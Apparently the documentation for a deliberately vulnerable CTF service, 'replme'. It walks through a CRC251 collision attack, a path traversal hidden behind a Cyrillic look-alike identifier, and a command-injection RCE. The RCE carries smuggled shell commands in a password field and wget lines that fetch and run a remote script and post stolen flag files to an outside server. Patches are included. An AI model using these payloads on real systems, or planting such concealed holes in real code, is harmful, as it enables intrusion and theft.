Replme Documentation

Jacob Bachmann


Contents

1 Overview

`replme` provides users with the possibility to create development environments (DEVENVs) and spawn "throw-away" shells (REPLs) in the browser. It is strongly influenced by replit.com.

The infrastructure consists of a nginx reverse-proxy that forwards all requests to the Next.js frontend server, except for requests whose path starts with `/api` – those are forwarded to the golang+gin backend (hereafter MAIN-BACKEND). The MAIN-BACKEND persist data in a PostgreSQL instance.

To spawn a REPL or compile code in a DEVENV the MAIN-BACKEND interfaces with a docker-in-docker instance (DIND) to create Alpine Linux containers (hereafter ALPINEs). The IO of the command running on the aplines



(a) REPL (b) DEVENV

is proxied to the web client by the MAIN-BACKEND.

The ALPINEs themselves have another golang+gin backend running on them (hereafter CHILD-BACKEND). The MAIN-BACKEND interfaces with the CHILD-BACKEND to create/authenticate users and spawn commands on the ALPINEs.

2 Vulnerability #1 – CRC

2.1 How it works

REPLs are `/bin/zsh` shells in the user land of a temporary ALPINE environment. Their filesystem is persisted for a limited time. When a REPL is spawned, the client generates a random pair of 60 bytes username and password, and sends the pair to the MAIN-BACKEND. The MAIN-BACKEND stores the pair in the user session and spawns an ALPINE. The identifier of the ALPINE is the CRC checksum of the random 60 bytes username. However, it isn't a typical CRC32 or CRC64, instead it is a CRC251 using the prime polynomial of degree 251:

`0x8561cc4ee956c6503c5da0ffacb20feabb3eb142e7645e7ff1a2067fd8e1cfb`

Herein lies the first vulnerability. CRC is no cryptographically secure hashing function. Given a target username a, the goal is to find a second pre-image a' such that $\texttt{CRC251}(a) = \texttt{CRC251}(a')$. With a', the adversary gets access to the ALPINE created for a, including read-only access on `/home/<username>` where the flag is stored.

CRC

Let $a, p \in \mathbb{F}_2[x]$ then there are unique polynomial $b, r \in {}_2[x]$ with $deg(r) < deg(p)$ such that

$$a(x) = b(x) \cdot p(x) + r(x)$$

where $a(x)$ is the message polynomial (input), $p(x)$ the generator polynomial, $b(x)$ the quotient polynomial, and $r(x)$ the remainder polynomial (CRC).

Hence, to calculate the CRC: $r(x) = a(x) \bmod p(x)$. Intuitively, finding a second pre-image under these conditions is easy. Calculate a delta $\Delta(x) = b_\Delta(x) \cdot\ p(x)$ and add it to the given username:

$$a'(x) = a(x) + \Delta(x) = a(x) + b_\Delta(x)p(x) = a(x) + 0 = a(x) = r(x) \bmod p(x) \tag{1}$$

But what kind of polynomial yields our data (e.g. username)? All bits in our data's bit-representation are elements from $\mathbb{F}_2$ with addition ($\oplus$ on bits) and multiplication ($\odot$ on bits). Therefore, the polynomial for data bits $a = a_{l-1}...a_0$ looks like this:

$$a(x) = a_{l-1}x^{l-1} + a_{l-2}x^{l-2} + .. + a_1x + a_0 \tag{2}$$

Note, for technical reasons $a(x)$ is multiplied with $x^{deg(p)}$, or $<< deg(p)$ on bits.

Back in context of replme, the MAIN-BACKEND only allows ASCII characters `a-z` and `0-5` for usernames. Before calculating the checksum, the characters are mapped the following way:

0	⇒	`	GRAVE ACCENT	$\texttt{01100000}_2$
a	⇒	a		$\texttt{01100001}_2$
...		...		...
z	⇒	z		$\texttt{01111010}_2$
1	⇒	{	OPENING BRACE	$\texttt{01111011}_2$
2	⇒	|	VERTICAL BAR	$\texttt{01111100}_2$
3	⇒	}	CLOSING BRACE	$\texttt{01111101}_2$
4	⇒	~	TILDE	$\texttt{01111110}_2$
5	⇒	DEL	DELETE	$\texttt{01111111}_2$

(3)

We can see that the bit representation of the set of the mapped allowed characters follows the pattern $\texttt{011*****}_2$.

This restriction also aplies to a'. Under this condition it is not anymore trivial to find some Δ, since it must have the bit representation $\texttt{000*****...000*****}_2$, such that:

$$\begin{aligned} & \texttt{011*****...011*****}\ \texttt{0...0}_2 \quad (a) \\ \oplus\ & \texttt{000*****...000*****}\ \texttt{0...0}_2 \quad (\Delta) \\ =\ & \texttt{011*****...011*****}\ \texttt{0...0}_2 \quad (a') \end{aligned} \tag{4}$$

For the in replme given polynomial of degree 251 and usernames of length 60 bytes, this leaves us with the equation:

$$\underbrace{(\texttt{000*****...000*****}_2)}_{\texttt{60 times}} << 251 = b_\Delta \cdot p$$

or more specific:

$$\underbrace{\sum_{i=0}^{59}\left(\sum_{j=0}^{4} * x^{8*i+j+251} + \sum_{k=5}^{7} 0x^{8*i+k+251}\right) + \sum_{l=0}^{250} 0x^l}_{\Delta(x)} = \underbrace{\left(\sum_{m=0}^{59*8+7} b_m x^m\right)}_{b_\Delta(x)} \cdot \underbrace{\left(\sum_{n=0}^{251} p_n x^n\right)}_{p(x)} \tag{5}$$

Now, we can multiply $b_\Delta(x) \cdot p(x)$, do a coefficient comparison with $\Delta(x)$ where the coefficients are 0, and create an underdetermined equation system: $Ab = 0$. The kernel of the matrix A spans the set of all b_Δ that – multiplied with p – give us all possible Δ that (for any given input a of length 60 bytes) added to input a give us all second pre images (of length 60 bytes).

2.2 Example

Let's find the Δ's for the polynomial `0x14` of degree 4 and input length of 1 byte.

This gives us following equations:

$$\begin{aligned} p(x) &= x^4 + x^2 \\ b_\Delta(x) &= b_7x^7 + b_6x^6 + b_5x^5 + b_4x^4 + b_3x^3 + b_2x^2 + b_1x^1 + b_0x^0 \\ b_\Delta(x) \cdot p(x) &= b_7x^{11} + b_6x^{10} + b_7x^9 + b_5x^9 + b_6x^8 + b_4x^8 + b_5x^7 + b_3x^7 \\ &\quad + b_4x^6 + b_2x^6 + b_3x^5 + b_1x^5 + b_2x^4 + b_0x^4 + b_1x^3 + b_0x^2 \\ \Delta(x) &= 0x^{11} + 0x^{10} + 0x^9 + *x^8 + *x^7 + *x^6 + *x^5 + *x^4 \\ &\quad + 0x^3 + 0x^2 + 0x^1 + 0x^0 \end{aligned} \tag{6}$$

Now we do a coefficient comparison of $b_\Delta(x) \cdot p(x)$ with $\Delta(x)$ for the powers of x where the coefficient is 0 in $\Delta(x)$. This resultings in the equation $Ab = 0$:

$$\begin{array}{c} \\ x^{11} \\ x^{10} \\ x^9 \\ x^3 \\ x^2 \\ x^1 \\ x^0 \end{array} \begin{array}{c} \begin{array}{cccccccc} b_0 & b_1 & b_2 & b_3 & b_4 & b_5 & b_6 & b_7 \end{array} \\ \begin{pmatrix} 0 & 0 & 0 & 0 & 0 & 0 & 0 & 1 \\ 0 & 0 & 0 & 0 & 0 & 0 & 1 & 0 \\ 0 & 0 & 0 & 0 & 0 & 1 & 0 & 1 \\ 1 & 0 & 1 & 0 & 0 & 0 & 0 & 0 \\ 0 & 1 & 0 & 0 & 0 & 0 & 0 & 0 \\ 1 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \\ 0 & 0 & 0 & 0 & 0 & 0 & 0 & 0 \end{pmatrix} \end{array} \begin{pmatrix} b_0 \\ b_1 \\ b_2 \\ b_3 \\ b_4 \\ b_5 \\ b_6 \\ b_7 \end{pmatrix} = \begin{pmatrix} 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \\ 0 \end{pmatrix} \tag{7}$$

To solve that underdetermined system we can just calculate the kernel $\ker(A)$, with following result:

$$\begin{aligned} & \begin{array}{cccccccc} b_0 & b_1 & b_2 & b_3 & b_4 & b_5 & b_6 & b_7 \end{array} \\ b_{\Delta_1} &= \begin{pmatrix} 0 & 0 & 0 & 1 & 0 & 0 & 0 & 0 \end{pmatrix} \\ b_{\Delta_2} &= \begin{pmatrix} 0 & 0 & 0 & 0 & 1 & 0 & 0 & 0 \end{pmatrix} \end{aligned} \tag{8}$$

Each combination of the elements in the kernel gives us a valid b_Δ. Let's calculate the Δ:

$$\begin{aligned}
\emptyset: \quad & \Delta_0(x) = && 0 \cdot p(x) && = 0 \\
b_{\Delta_1}: \quad & \Delta_1(x) = && x^3 \cdot p(x) && = x^7 + x^5 \\
b_{\Delta_2}: \quad & \Delta_2(x) = && x^4 \cdot p(x) && = x^8 + x^6 \\
b_{\Delta_1} + b_{\Delta_2}: \quad & \Delta_3(x) = && (x^4 + x^3) \cdot p(x) && = x^8 + x^7 + x^6 + x^5
\end{aligned} \tag{9}$$

Let's calculate the pre-images of $\texttt{CRC4}(\texttt{"s"}) = \texttt{CRC4}(\texttt{01110011}_2)$:

$$\begin{aligned}
a'_0 &= \texttt{"s"} << 4 \oplus \Delta_0 = \texttt{011100110000}_2 \oplus \texttt{000000000000}_2 = \texttt{011100110000}_2 = \texttt{"s"} << 4 \\
a'_1 &= \texttt{"s"} << 4 \oplus \Delta_1 = \texttt{011100110000}_2 \oplus \texttt{000010100000}_2 = \texttt{011110010000}_2 = \texttt{"y"} << 4 \\
a'_2 &= \texttt{"s"} << 4 \oplus \Delta_2 = \texttt{011100110000}_2 \oplus \texttt{000101000000}_2 = \texttt{011001110000}_2 = \texttt{"g"} << 4 \\
a'_3 &= \texttt{"s"} << 4 \oplus \Delta_3 = \texttt{011100110000}_2 \oplus \texttt{000111100000}_2 = \texttt{011011010000}_2 = \texttt{"m"} << 4
\end{aligned} \tag{10}$$

Therefore, `"s"`, `"y"`, `"g"`, and `"m"` are pre-images for $\texttt{CRC4}(\texttt{"s"})$.

2.3 Exploit

In case of our polynomial, the kernel has 48 base vectors that span a total of $2^{48} = 281474976710656$ elements (b_Δ). The adversaries can choose a few random b_Δ's. Due to the large number of possible elements, collisions with other adversaries are very unlikely.
For a by the `attack_info.json` given username a, some randomly choosen Δ, and the function map that maps the characters like in Table 3, the steps to exploit are as follows:

1. Calculate $a' = map^{-1}(map(a) \oplus (\Delta >> 251))$.
2. Create a new REPL session:
   `POST /api/repl`
   `Request-Body: { "username": "<`a'`>", "password": "<somepassword>" }`
   `Response-Body: { "id": "<replid>" }`
3. With the new session cookie and `replid` open a websocket connection:
   `ws://<host>:<port>/api/repl/<replid>`
4. Send the following shell command over the websocket connection:
   `echo FLAG && cat ../<`a`>/flagstore.txt && echo OK`
5. Flags are Base64 encoded, therefore, match the output with the RegEx
   `FLAG\s*([A-Za-z0-9\+\=\/]+)\s*OK`
   until a match is found.

2.4 Fix

The fix is a rather simple one. Replace `CRC251` with a cryptographically secure hashing function, e.g. `SHA224`. See Listing 8 in Section 5 Appendix for the patch.

3 Vulnerability #2 – Path traversal

3.1 How it works

In a DEVENV the user can create, edit, delete, and execute source code. The source code files are persisted in the hosts filesystem (under `/<prefix>/<devenvuuid>/<filename>`) and executed within ALPINEs.
To get the contents of a DEVENV file the owner can request

`GET /api/devenv/<devenvuuid>/files/<filename>`

However, all `/api/devenv/...` endpoints also accept a query parameter `?uuid=<otheruuid>` which overloads the `<devenvuuid>` when specified.

```
devenv := devenvs.Group("/:uuid", func(ctx *gin.Context) {
  ...
  id := ctx.Query("uuid")
  if id == "" {
    id = ctx.Param("uuid")
  }
  ...
  uuid := util.ExtractUuid(id)
  ...
  var devenvs []model.Devenv
  err := database.DB.Model(&user).Where("id = ?",
   uuid[:36]).Association("Devenvs").Find(&devenvs)
  ...
  ctx.Set("uuid", uuid)
  ctx.Set("current_devenv", devenvs[0])
  ...
}
```

Listing 1: service/backend/server/router.go (l.110-148)

The extracted DEVENV and `uuid` are saved in the current requests context. We can see, that `id` is seemingly sanitized via `util.ExtractUuid`. Instead of using the `devenv` from the context (that definitely belongs to the current user), the eventually executed controller function `GetFileContent` uses the `uuid` to compute the path of the requested file content.

```
func (devenv *DevenvController) GetFileContent(ctx *gin.Context) {
  _uuid, _ := ctx.Get("uuid")
  uuid := _uuid.(string)
  name := ctx.Param("name")
  path := filepath.Join(devenv.DevenvFilesPath, uuid, name)

  if !strings.HasPrefix(path, devenv.DevenvFilesPath) {
    ...
    return
  }

  content, err := util.GetFileContent(path)
  ...
}
```

Listing 2: service/backend/controller/devenv.go (l.239-262)

Herein lies the second vulnerability. Due to the `util.ExtractUuid` function (seen in Listing 1) which does not sanitize user input correctly, the adversary is able use path traversal to retrieve the contents of files belonging to DEVENVs owned by other users.

```
func ExtractUuid(input string) (uuid string) {
  uuid = input
  if len(uuid) < 36 {
    return ""
  }
  uuid := uuid[:36]
  SLogger.Debugf("Extracted uuid: %s", uuid)
  return
}
```

Listing 3: service/backend/util/encoding.go (l.21-29)

In line 6 in Listing 3 the "i" of the left `uuid` variable is not an ASCII "i". Instead it is the "Cyrillic Small Letter Byelorussian-Ukrainian I" (U+0456), a unicode look-alike. Therefore, in line 8, the `uuid` defined in line 1 which is just set to the user input is returned – completely unescaped.

3.2 Exploit

For a by the `attack_info.json` given DEVENV's `targetUuid`, the steps to exploit are as follows:

1. Register a new random user:
   `POST /api/auth/register`
   `Request-Body { "username": "...", "password": "..." }`
2. Login with the newly created user:
   `POST /api/auth/login`
   `Request-Body { "username": "...", "password": "..." }`
3. Create some random DEVENV:
   `POST /api/devenv`
   `Request-Body { "name": "...", "buildCmd": "...", "runCmd": "..." }`
   `Response-Body { "devenvUuid": "<ownUuid>" }`
4. Get the file content for `targetUuid`:
   `GET /api/devenv/<ownUuid>/files/flagstore.txt?uuid=<ownUuid>%2F..%2F<targetUuid>`

3.3 Fix

To fix this vulnerability, patch the `GetFileContent` function in Listing 2 to use the DEVENV from the context instead of the `uuid`. See Listing 9 in Section 5 Appendix for the patch.

4 Vulnerability #3 – Unintended RCE

4.1 How it works

All the ALPINEs share the same DIND network. That means an adversary can send requests to an ALPINEs CHILD-BACKEND from another ALPINE. But, the CHILD-BACKENDs API is secured with an API key, that is randomly generated once for all ALPINEs per service. This API key lies in the environment of the root user of an ALPINE. To register a user on an ALPINE the client sends some username and password key-pair. Without being properly sanitized, the password is forwarded by the MAIN-BACKEND to the target ALPINEs CHILD-BACKEND. The following code is then executed by the CHILD-BACKEND.

```
1 func createUser(username string, password string) *types.ResponseError {
2   ...
3   cmd = exec.Command(
4     "sh",
5     "-c",
6     fmt.Sprintf("echo %s:%s | chpasswd", username, password),
7   )
8   ...
9 }
```

Listing 4: service/image/service/user.go (l.148-188)

As we can see it is just a plain sh command. Herein lies the third vulnerability. The adversary can execute abitrary sh commands with root rights on an ALPINE.

4.2 Exploit

DISCLAIMER: This vulnerability was found and exploited by renbou from the team "C4T BuT S4D". All the snippets in this section are extracted from their exploit, which they kindly shared with me. Thanks!

The steps to exploit are as follows:

1. Create a new REPL session and set the password to print the environment to some file:
   `POST /api/repl`
   `Request-Body: { "username": "...", "password": "password | chpasswd; printenv > /tmp/test; #" }`
   `Response-Body: { "id": "<replid>" }`

2. With the new session cookie and `replid` open a websocket connection: `ws://<host>:<port>/api/repl/<replid>`
3. Now you can `cat` the contents of `/tmp/test` and obtain the API-KEY.
4. Other target ALPINEs possible ip addresses are limited. One can use following python snippet to get the possible values:

```
from ipaddress import ip_address, ip_network
from websocket import create_connection
...
ws.send("ip a\n")
ip_address = # ...

network = ip_network(f"{ip_address}/24", strict=False)
ip_list = [str(ip) for ip in list(network.hosts())[:10]]
ip_list = [ip for ip in ip_list if ip != ip_address and not ip.endswith(".1")]
```

Listing 5: enowars8-sploit-replme-rce.py

5. Now from the current ALPINE send requests to all other possible ALPINEs with the following shell commands:

```
wget --post-data='{{"username":"...","password":"; wget -O - http://<some-server>/
    script | sh;#"}}' --header 'Content-Type:application/json'  http://{ip}:3000/api
    /{API_KEY}/auth/register
```

Listing 6: enowars8-sploit-replme-rce.py

and where `GET http://<some-server>/script` returns:

```
cat /home/*/flagstore.txt > output.txt && wget --post-file=output.txt -O- http://<
    some-server>/store
```

Listing 7: http://<some-server>/script

6. Finally all flags are stored on `<some-server>` and can be submitted.

4.3 Fix

The fix is also a rather simple one. In the `Register` and `Login` functions in `service/image/controller/user.go`, check if the given `password` matches the RegEx: `^[a-zA-Z0-9]*$`. See Listing 10 in Section 5 Appendix for the patch.

5 Appendix

```
diff --git a/service/backend/controller/repl.go b/service/backend/controller/repl.go
index 0b0f782..69f75be 100644
--- a/service/backend/controller/repl.go
+++ b/service/backend/controller/repl.go
@@ -1,6 +1,8 @@
 package controller

 import (
+	"crypto/sha256"
+	"encoding/hex"
 	"fmt"
 	"net/http"
 	"replme/service"
@@ -44,8 +46,11 @@ func (repl *ReplController) Create(ctx *gin.Context) {

 	util.SLogger.Debugf("[%-25s] Creating new REPL user", fmt.Sprintf("UN:%s..", createReplRequest.Username[:5]))

-	hash := repl.CRC.Calculate(util.DecodeSpecialChars([]byte(createReplRequest.Username)))
-	name := fmt.Sprintf("%x", hash)
+	hasher := sha256.New224()
+	hasher.Write([]byte(createReplRequest.Username))
+	hash := hasher.Sum(nil)
+
+	name := hex.EncodeToString(hash)

 	util.SLogger.Debugf("[%-25s] Created new REPL user", fmt.Sprintf("UN:%s.. | NM:%s..", createReplRequest.Username[:5], name[:5]))
```

Listing 8: crc.patch

```
diff --git a/service/backend/controller/devenv.go b/service/backend/controller/devenv.go
index cd56dbc..eb91a0b 100644
--- a/service/backend/controller/devenv.go
+++ b/service/backend/controller/devenv.go
@@ -7,7 +7,6 @@ import (
        "net/http"
        "os"
        "path/filepath"
-       "strings"
        "time"

        "replme/database"
@@ -237,17 +236,10 @@ func (devenv *DevenvController) CreateFile(ctx *gin.Context) {
 }

 func (devenv *DevenvController) GetFileContent(ctx *gin.Context) {
-       _uuid, _ := ctx.Get("uuid")
-       uuid := _uuid.(string)
+       _devenv, _ := ctx.Get("current_devenv")
+       currentDevenv := _devenv.(model.Devenv)
        name := ctx.Param("name")
-       path := filepath.Join(devenv.DevenvFilesPath, uuid, name)
-
-       if !strings.HasPrefix(path, devenv.DevenvFilesPath) {
-               ctx.AbortWithStatusJSON(http.StatusBadRequest, &gin.H{
-                       "error": "Invalid uuid",
-               })
-               return
-       }
+       path := filepath.Join(devenv.DevenvFilesPath, currentDevenv.ID, name)

        content, err := util.GetFileContent(path)
```

Listing 9: path-traversal.patch

```
diff --git a/service/image/controller/user.go b/service/image/controller/user.go
index 161560f..f4fecc6 100644
--- a/service/image/controller/user.go
+++ b/service/image/controller/user.go
@@ -34,7 +34,7 @@ func (user *UserController) Login(ctx *gin.Context) {
                return
        }

-       if len(credentials.Password) < 4 || len(credentials.Password) > 64 {
+       if len(credentials.Password) < 4 || len(credentials.Password) > 64 || !regexp.MustCompile(`^[a-zA-Z0-9]*$`).MatchString(credentials.Password) {
                ctx.JSON(http.StatusBadRequest, gin.H{"error": "Illegal username"})
                return
        }
@@ -65,7 +65,7 @@ func (user *UserController) Register(ctx *gin.Context) {
                return
        }

-       if len(credentials.Password) < 4 || len(credentials.Password) > 64 {
+       if len(credentials.Password) < 4 || len(credentials.Password) > 64 || !regexp.MustCompile(`^[a-zA-Z0-9]*$`).MatchString(credentials.Password) {
                ctx.JSON(http.StatusBadRequest, gin.H{"error": "Illegal username"})
                return
        }
```

Listing 10: rce.patch